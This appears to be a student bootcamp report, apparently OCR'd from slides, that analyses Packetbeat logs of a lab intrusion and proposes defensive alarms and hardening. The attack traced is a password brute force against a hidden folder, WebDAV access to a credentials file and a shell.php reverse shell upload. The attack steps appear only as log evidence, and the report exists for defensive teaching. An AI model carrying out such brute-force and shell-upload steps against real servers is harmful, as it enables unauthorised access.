


Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,023
http://127.0.0.1/server-status?auto=	1,081
http://192.168.1.105/webdav	64
http://192.168.1.105/webdav/passwd.dav	42
http://192.168.1.105/company_folders/secret_folders	32

Analysis: Uncovering the Brute Force Attack

- 16,023 requests were made in the attack.
- 16,018 requests had been made before the attacker discovered the password.
- The http response code 301 indicates 1 successful correct password



HTTP Query	Count	HTTP Status Code	Count
GET /company_folders/secret_folder	16,023	401	16,018
GET /company_folders/secret_folder	16,023	301	1




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,023
http://127.0.0.1/server-status?auto=	1,081
http://192.168.1.105/webdav	64
http://192.168.1.105/webdav/passwd.dav	42
http://192.168.1.105/company_folders/secret_folders	32

Analysis: Finding the WebDAV Connection


- 174 requests were made to the webdav directory?
- 42 hits for the passwd.dav and 12 hits for the shell.php file were requested



Top 10 HTTP requests [Packetbeat] ECS

Export


url.full: Descending	Count
http://192.168.1.105/webdav	174



12 hits

Jul 8, 2022 @ 00:00:00.000 - Jul 11, 2022 @ 00:30:00.000


@timestamp	url.path	url.domain
Jul 11, 2022 @ 00:09:12.979	/webdav/shell.php	192.168.1.105



42 hits

Jul 8, 2022 @ 00:00:00.000 - Jul 8, 2022 @ 00:30:00.000

@timestamp	url.path	url.domain
Jul 8, 2022 @ 00:20:33.732	/webdav/passwd.dav	192.168.1.105



Warning, you are using the root account, you may harm your system.

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- Can use alerts that trigger when an abnormal amount of traffic abruptly occurs from the same IP address and targets different ports.

What threshold would you set to activate this alarm?

- A threshold of 10-12 requests per second from one IP address.

System Hardening

What configurations can be set on the host to mitigate port scans?

- Specify which IP's are allowed to access a URL
- Set rules on the firewall that can stop an attack when a threshold is met.
- Whitelist IP addresses that are known from previous incidents.

Describe the solution. If possible, provide required command lines.

- Configure IP tables which contain chains of rules for how to treat network packets.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- An alarm can be set for when a non recognized IP tries to access the secret folder URL. Only compan hosts should be granted access

What threshold would you set to activate this alarm?

- The threshold should be set for greater than 3. For an important document like the secret folder the company should want to be notified every time a user from the company logs on.

System Hardening

What configuration can be set on the host to block unwanted access?

- Passwords must be at least 12-16 characters.
- 2 Factor Authentication for admins via email or googles 2 factor authentication app.

Describe the solution. If possible, provide required command lines.

- Longer passwords will make it harder to crack and gain access. Shouldn't also use obvious usernames like a first name.
- 2 Factor Authentication generates new frequent login codes.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- An alert/alarm can be set to notify the SOC analyst when there is an increase in requests that are higher than the norm. Error status codes should also be notified to the SOC analyst.

What threshold would you set to activate this alarm?

- A threshold of 40-50 request from a single IP in 30 minutes.

System Hardening

What configuration can be set on the host to block brute force attacks?

- Unique and long usernames and passwords
- Two factor authentications
- Locking out after 3-5 login attempts

Describe the solution. If possible, provide the required command line(s).

- Require the users that have access to the site to change their passwords every month and to make it unique. If an attacker doesn’t have the correct password it will trigger the login attempt threshold.
- Two-factor authentication requires a new code

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- An alarm that can detect if the WebDAV is accessed outside of the company's network.

What threshold would you set to activate this alarm?

- A threshold of 0< 1+
- Once the WebDAV directory is accessed the alert would be triggered.

System Hardening

What configuration can be set on the host to control access?

- Modify the Apache configuration file to dictate which IP's are allowed to access the file.

Describe the solution. If possible, provide the required command line(s).

- Configure Apache file /etc/htpd/conf/httpd.conf

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Alert when a file is uploaded by a foreign IP
- Alert if any port is open.

What threshold would you set to activate this alarm?

- A threshold should be set for any instance of an upload to the server from outside the company's network.

System Hardening

What configuration can be set on the host to block file uploads?

- Manage read, write, and execute privileges of users that have access to the files.
- Store uploaded files somewhere that isn't accessible to the web.

Describe the solution. If possible, provide the required command line.

- Any file that is uploaded has to be verified so that the extension isn't masking the file type.
- Allow specific file types to be uploaded that an attacker wouldn't know.

The End